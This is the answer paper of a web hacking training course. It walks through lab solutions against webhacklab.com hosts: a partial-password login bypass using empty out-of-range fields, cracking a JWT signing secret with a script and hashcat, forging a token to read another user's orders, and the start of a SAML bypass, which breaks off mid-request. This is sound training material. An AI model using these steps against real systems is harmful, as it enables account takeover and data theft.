

Advanced Web Hacking (5 Day)

Answer Paper



Contents

Module: Attacking Authentication and SSO	2
Boundary Condition.....	2
JWT Brute Force Attack	5
SAML Authorization Bypass.....	9
Module: Password Reset Attacks	15
Cookie Swap.....	15
Host Header Validation Bypass.....	19
Module: Business Logic and Authz Flaws	24
Mass Assignment.....	24
Invite/Promo Code Bypass.....	28
API Authorization Bypass.....	37
HTTP Parameter Pollution (HPP).....	41
Module: XML External Entity (XXE) Attacks	47
XML External Entity (XXE)	47
Advanced XXE Exploitation over OOB	50
XXE through SAML.....	57
XXE in File Parsing	65

Module: Attacking Authentication and SSO

Boundary Condition

Challenge URL: <http://shop.webhacklab.com/login.php>

- Bypass the login security feature to login as user “bcuserX@webhacklab.com”.

Solution:

Step 1: The online shopping application has implemented a login mechanism to safeguard against brute-force, by randomly asking for the characters at different locations in the password (e.g. 1st, 2nd, 5th and 6th character) for each login request. We have taken the user “john@webhacklab.com” to demonstrate the solution.

The screenshot shows a 'Sign In' page with a light gray header containing the text 'Sign In'. Below the header is a form field labeled 'Email' with the value 'john@webhacklab.com'. To the right of the email field is a text instruction: 'Enter the 1st, 2nd, 5th and 6th characters of your password.' Below this instruction are four empty input fields outlined in red. At the bottom left of the form is a blue button labeled 'LOGIN NOW'. At the bottom right are two links: 'Forgot Your Password?' and 'REGISTER'.

Step 2: Initiate a login request for your account and intercept it in Burp proxy and send it to the intruder. Set the same location value in all the parameters, set the attack type to “Battering ram” and try to brute force using all characters. This fails suggesting that the location value should be different.

This will lock the accounts for 2 minutes as the application has a rate limiting of 15 attempts.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	

Request Response

Raw Params Headers Hex

```
POST /login.php HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: PHPSESSID=d8g4d9afcbo891h006cmh9ra80
Connection: close
Upgrade-Insecure-Requests: 1

username=john@webhacklab.com&Character[1]=a&sCharacter[1]=a&sCharacter[1]=a&sCharacter[1]=a&btnLogin=
```

Step 3: Send the request to repeater and set the location parameters to greater than 10 assuming that the password length is less than or equal to 10 (sCharacter[11], sCharacter[12], sCharacter[15] and sCharacter[16]) and remove the parameter values. If this fails we can try with higher numbers (e.g. 17,18,19,20). This attack assumes that the application will see different locations (all greater than the length of the original password) with empty values and match them as NULL resulting in a TRUE output.

The screenshot shows a NetworkMiner or similar packet capture tool interface. The 'Request' section displays a POST request to `/login.php` with the following headers and body:

```

POST /login.php HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: PHPSESSID=d8g4d9afcb0891h0o6cmh9ra80
Connection: close
Upgrade-Insecure-Requests: 1

username=john@webhacklab.com&sCharacter[11]=&sCharacter[12]=&sCharacter[15]=&sCharacter[16]=&btnLogin =

```

The 'Response' section shows the server's response, which includes a script that redirects to `index.php`.

Step 4: Replaying the same request in the browser would allow us to login as user "john@webhacklab.com", similarly you can try the exercise as "bcuserX@webhacklab.com".

The screenshot shows a web browser window for the URL `http://shop.webhacklab.com`. The page title is "Web Hacking- Black Belt Edition". The header includes a "NOT SO SECURE" badge, a search bar, and navigation links for PRODUCTS, CART, MY ORDERS, ACCOUNT, and LOG OUT. The main content area displays the text "Keep calm, stay in the process and see what's going on." with navigation arrows at the bottom.

JWT Brute Force Attack

Challenge URL: <http://topup.webhacklab.com/Account/Login>

- Login to the “topup” application using your registered account to generate the access token.
- Brute-force the secret key for the JWT.
- Generate a valid token for user “jwtuserX@webhacklab.com” and access all the order details.

Solution:

Step 1: Login to the “topup” application using your account and capture the ‘access_token’ in response. Here, we have used “smith@webhacklab.com” user account.

The screenshot shows a proxy tool interface with two panels: Request and Response.

Request Panel:

```

POST /token HTTP/1.1
Host: topup.webhackLab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Login
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 72
Cookie: __RequestVerificationToken=
7953CZ8B2XngIT1LYUFalUB14D1i7D0aHzDpqpEphrErJLv7Fedyk3W
c4JXqKR2PW0Y316qSGzE9pw436w1Nde8MAYr700FtnF6QVY2MUr81;
ASP.NET_SessionId=j50aju2rflcz1erbpw1551se
Connection: close
username=smith%40webhacklab.com&password=Test1234!&
grant_type=password
    
```

Response Panel:

```

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=UTF-8
Expires: -1
Server: Microsoft-IIS/8.5
Access-Control-Allow-Origin: *
X-Powered-By: ASP.NET
Date: Wed, 15 Jul 2020 14:16:41 GMT
Connection: close
Content-Length: 485
{"access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmJxdWVfbmFtZSI6InNtaXR0QHdLYmhhy2tsYWluY29tIiwiZW1haWwiOjZbWl0aEB3ZWJoYWNrbGFilMnvbSIsImlzcyI6Imh0dHA6Ly93ZWJoYWNrbGFilMnvbS8iLCJleHAi0jE10TYwMzIyMDEsIm5iZii6MTU5NDgyMjYwMX0.8uxibbsMX8ovZtNxxTTrCeagUTFH081KgyTIBrA0xu8", "token_type": "bearer", "expires_in": 1209599, "user_name": "smith@webhacklab.com", "id": "c8e9ab9c-70b4-4bf7-a57a-1543408641a8", ".issued": "Wed, 15 Jul 2020 14:16:41 GMT", ".expires": "Wed, 29 Jul 2020 14:16:41 GMT"}
    
```

Step 2: Decode the JSON Web Token (JWT) using the website <https://jwt.io/> and observe 'unique_name' and 'email'.

JSON Web Tokens - jwt.io

https://jwt.io

cklab Topup Webhacklab Microblog HealthCheck Admin Webhacklab Utility Wordpress NotSoSecure Joomla NotSoSecure Database Connection Slim JWT Debugger

JWUT

Debugger Libraries Introduction Ask Get a T-shirt!

Crafted by Auth0

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{ "typ": "JWT", "alg": "HS256" }
```

PAYOUT: DATA

```
{ "unique_name": "smith@webhacklab.com", "email": "smith@webhacklab.com", "iss": "http://webhacklab.com/", "exp": 1596032201, "nbf": 1594822601 }
```

VERIFY SIGNATURE

```
HMACSHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload),  
    your-256-bit-secret  
)  secret base64 encoded
```

Step 3: Use the script “brute-jwt.py” from the directory “~/tools/json_web_tokens” to brute-force the “secret key” required for signing the token.

```
root@Kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --algorithm HS256 --token <TOKEN VALUE HERE>
```

```
root@kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --algorithm HS256 --toke
n eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6InNtaXR0QHdLYmhY2tsYWUiY29tIiwiZWlhaWW
i0iJzbLoaEB3ZWJoYWNRbGFiLmNvbSISImlzcyI6Imh0dHA6Ly93ZWJoYWNRbGFiLmNvbS8iLCJleHAI0jE10TYwMzIyMDEsI
i5iZiI6MTU5NDgyMjYwM0.8uxibbsMX8ovZtNxxtTrCea9UTFH081KgyTIBrA0xu8
Invalid Token .... [secret]
Invalid Token .... [s3cr3t]
Invalid Token .... [better]
Invalid Token .... [b3tt3r]
Invalid Token .... [bett3r]
Invalid Token .... [aaa]
Invalid Token .... [abc]
Invalid Token .... [sup3rs3cr3tkey1234]
Invalid Token .... [academia]
Invalid Token .... [academic]
Invalid Token .... [access]
***  
Invalid Token .... [yang]
Invalid Token .... [yellowstone]
Invalid Token .... [yolanda]
Invalid Token .... [yosemite]
Invalid Token .... [zap]
Invalid Token .... [zimmerman]
Invalid Token .... [zmodem]
Invalid Token .... [b3tter]
Invalid Token .... [tarik]
Success! Token decoded with ....[notsosecurekey1234]
```

Identified “secret key” can be used to generate a new token for user “jwtuserX@webhacklab.com”.

Alternative: Use the hashcat utility to brute-force the 'secret key' required for signing the token.

```
root@Kali:~/tools/json_web_tokens# hashcat -a0 -m 16500 <FILE_CONTAINS_TOKEN>
secrets.txt
```

```
(root㉿kali)-[~/tools/json_web_tokens]
# cat jwt_token.txt
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmldWVfbmFtZSI6InNhbmpheS5uc3NAbWFpbGluYXRvc
i5jb20iLCJlbWFpbCI6InNhbmpheS5uc3NAbWFpbGluYXRvc15jb20iLCJpc3Mi0iJodHRwOi8vd2ViaGFja2x
hYi5jb20vIiwiZXhwIjoxNjI3NTc0OTMwLCJuYmYi0jE2MjYzNjUzMzB9.PMY77F_qVAELlB4Iz8Z_gFPSxTZh
ZsCFhViMSsm6fQY

(root㉿kali)-[~/tools/json_web_tokens]
# hashcat -a0 -m 16500 jwt_token.txt secrets.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]

Approaching final keyspace - workload adjusted.

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmldWVfbmFtZSI6InNhbmpheS5uc3NAbWFpbGluYXRvc
i5jb20iLCJlbWFpbCI6InNhbmpheS5uc3NAbWFpbGluYXRvc15jb20iLCJpc3Mi0iJodHRwOi8vd2ViaGFja2x
hYi5jb20vIiwiZXhwIjoxNjI3NTc0OTMwLCJuYmYi0jE2MjYzNjUzMzB9.PMY77F_qVAELlB4Iz8Z_gFPSxTZh
ZsCFhViMSsm6fQY:notsosecurekey1234

Session.....: hashcat
Status.....: Cracked
Hash.Name....: JWT (JSON Web Token)
Hash.Target...: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmldWVfbm ... sm6fQY
Time.Started.: Thu Jul 15 09:11:53 2021 (0 secs)
Time.Estimated.: Thu Jul 15 09:11:53 2021 (0 secs)
Guess.Base....: File (secrets.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 12259 H/s (0.84ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 826/826 (100.00%)
Rejected.....: 0/826 (0.00%)
Restore.Point.: 0/826 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: secret → notsosecurekey1234

Started: Thu Jul 15 09:11:28 2021
Stopped: Thu Jul 15 09:11:55 2021
```

Step 4: Creation of a new token. Add “jwtuserX@webhacklab.com” in the “unique_name” and “email” parameters. Sign the token using the secret key “notsosecurekey1234” from the previous step.

The screenshot shows the JJWT (JSON Web Token) tool interface. On the left, under 'Encoded', a long base64 string is shown in a red box. On the right, under 'Decoded', the token structure is displayed:

```

HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "unique_name": "jwtuser10@webhacklab.com",
  "email": "jwtuser10@webhacklab.com",
  "iss": "http://webhacklab.com/",
  "exp": 1596032201,
  "nbf": 1594822601
}

VERIFY SIGNATURE
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  notsosecurekey1234
) □ secret base64 encoded
  
```

A red box highlights the 'unique_name' and 'email' fields in the payload. Another red box highlights the secret key 'notsosecurekey1234' used for signing.

Signature Verified

Step 5: Set the newly generated “Access Token” in the “Authorization” header to gain access to the order details of the user “jwtuserX@webhacklab.com”.

The screenshot shows a POSTMAN API client interface. The 'Request' tab displays a GET request to '/api/order' with the following headers and body:

```

Raw Headers Hex JSON Web Tokens
1 GET /api/order HTTP/1.1
2 Host: topup.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://topup.webhacklab.com/shop/myorder
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmldWVfbmFtZSI6Imp3dHVzZXIxMEB3ZWJoYWNrbGFilMnvbSISImVtYWlsIjoiand0dXNlcjEwQHd1YmhY2tsYWluY29tIiwiaXNzIjoiahR0cDovl3dlYmhY2tsYWluY29tLyIsImV4cCI6MTU5NjAzMjIwMSwibMJmIjoxNTk0ODiyNjAxfo.RrvMf6osHYXiSAT3DzpC_gEwGOJSuzumWimFIPcvDhI
9 X-Requested-With: XMLHttpRequest
10 Cookie: __RequestVerificationToken=7953CZ8B2XngITl1YUfalUB14D1i7D0aHzDpqpEphrErJLw7Fedyk3Wc4JXqKR2Pw0Y316qSGzE9pw436w1Nde8MAYr700FtnF6QVY2MUr81; ASP.NET_SessionId=j50aju2rf1cz1erbwpw1551se
11 Connection: close
12
13
  
```

The 'Response' tab shows the JSON response with a red box highlighting the 'email' field in the returned object:

```

Raw Headers Hex JSON Beautifier
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/8.5
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Wed, 15 Jul 2020 15:56:46 GMT
10 Connection: close
11 Content-Length: 2333
12
13 [{"id": 4480, "user": null, "productID": "12", "status": "Success", "discount": null, "paymentOption": null, "paymentStatus": "Confirmed", "transactionid": "229a5c2f097a46baa7197040db8a5107", "hash": null, "email": "jwtuser10@webhacklab.com", "createdDate": "7/16/2018 3:36:08 PM", "amount": "197", "notes": null, "invoice": "gFCJh8Iplozo/E+KCSI/Bt3Mu08JR0frLSCDP+9V+nBiYdrsxQ8MF2ptdPeU1gN+IYwS0if5Nqqoho-99bDxvw=="}, {"id": 4479, "user": null, "productID": "8", "status": "Success", "discount": null, "paymentOption": null, "paymentStatus": "Confirmed", "transactionid": "824bf45082df4a7294f82bd6ba078a65", "hash": null, "email": "jwtuser10@webhacklab.com", "createdDate": "7/16/2018 3:36:08 PM", "amount": "197", "notes": null, "invoice": "gFCJh8Iplozo/E+KCSI/Bt3Mu08JR0frLSCDP+9V+nBiYdrsxQ8MF2ptdPeU1gN+IYwS0if5Nqqoho-99bDxvw=="}]
  
```


SAML Authorization Bypass

Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>


- Login as user “not-a-john@webhacklab.com”.
- Decode the SAML data into XML format.
- Exploit SAML XML to login as user “john@webhacklab.com”.

Solution:


Step 1: Click on “Sign in with SAML (beta)” as shown in Figure:




Step 2: Click on “Sign in with OneLogin” as shown in Figure:



Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.



Step 4: Enter the password on the onelogin page as shown in Figure.



The screenshot shows a web browser window with the URL <https://notsosecure-dev.onelogin.com/login2/?return=eyJhbGciOiJIUzI1Ni...>. The page title is "onelogin". The login form has a red box around the "Username" and "Password" fields. The "Username" field contains "not-a-john@webhacklab.com" and a "Not you?" link. The "Password" field is filled with dots. A large blue "Continue" button is at the bottom, also with a red box around it. Below the button is a "Forgot Password" link.

Step 5: Click on continue button.



Step 6: The figure shows intercepted HTTP Request for the above step; we can analyse that this request contains SAML data:

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v1.7.33 - Temporary Project". The "Proxy" tab is selected. In the main pane, there is a red box around the URL "Request to http://topup.webhacklab.com:80 [192.168.200.110]". Below the URL, there are several buttons: "Forward", "Drop", "Intercept is on" (which is highlighted), and "Action". There is also a "Comment this item..." button and a search bar. At the bottom of the main pane, there is a red box around the "SAML" tab. The "Raw" tab is selected. The raw request text is as follows:

```

POST /saml/consume.aspx HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
    RequestVerificationToken=MNprX223XY6PMW7dgxxo0qhUpLKfaxps0WhxNJIm7u8HUi_bsmPDWvAn_gsI4ySSL4F0KmWKExdavFbKA79A-AvBx
    lov_fpMKMliRb9clmol
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 6417

SAMLResponse=EHNhbwXw0lJlc3BvbNlIHhtbG5zOnHhbWw9InVybjpvYXNpczpuYWlczp0%0D%0AYzpTQU1MoIuMDphc3NlcnPpb24iIHhtbG5zOn
    NHhbWwPSJLcm46b2fzaX6%0D%0AbAfTZXk6dGM6U0FNTDoyLjA6cHJvdGjb2wiElEPSJSYjFmnjU4NGY30Wm%0D%0AZTRhMTc4Y215NjA1YWRlND
    Vm0nDMQyWvkYTi7CTnVmVv2lwhiaMi4wTiR1%0D%0Ac3N17II1uc3Rhbn0QTiTwMTn+Mnct+MTRlMdn6Mn06MThaTiRF7XNaaw5hdG1v%an%0AhiaiH

```

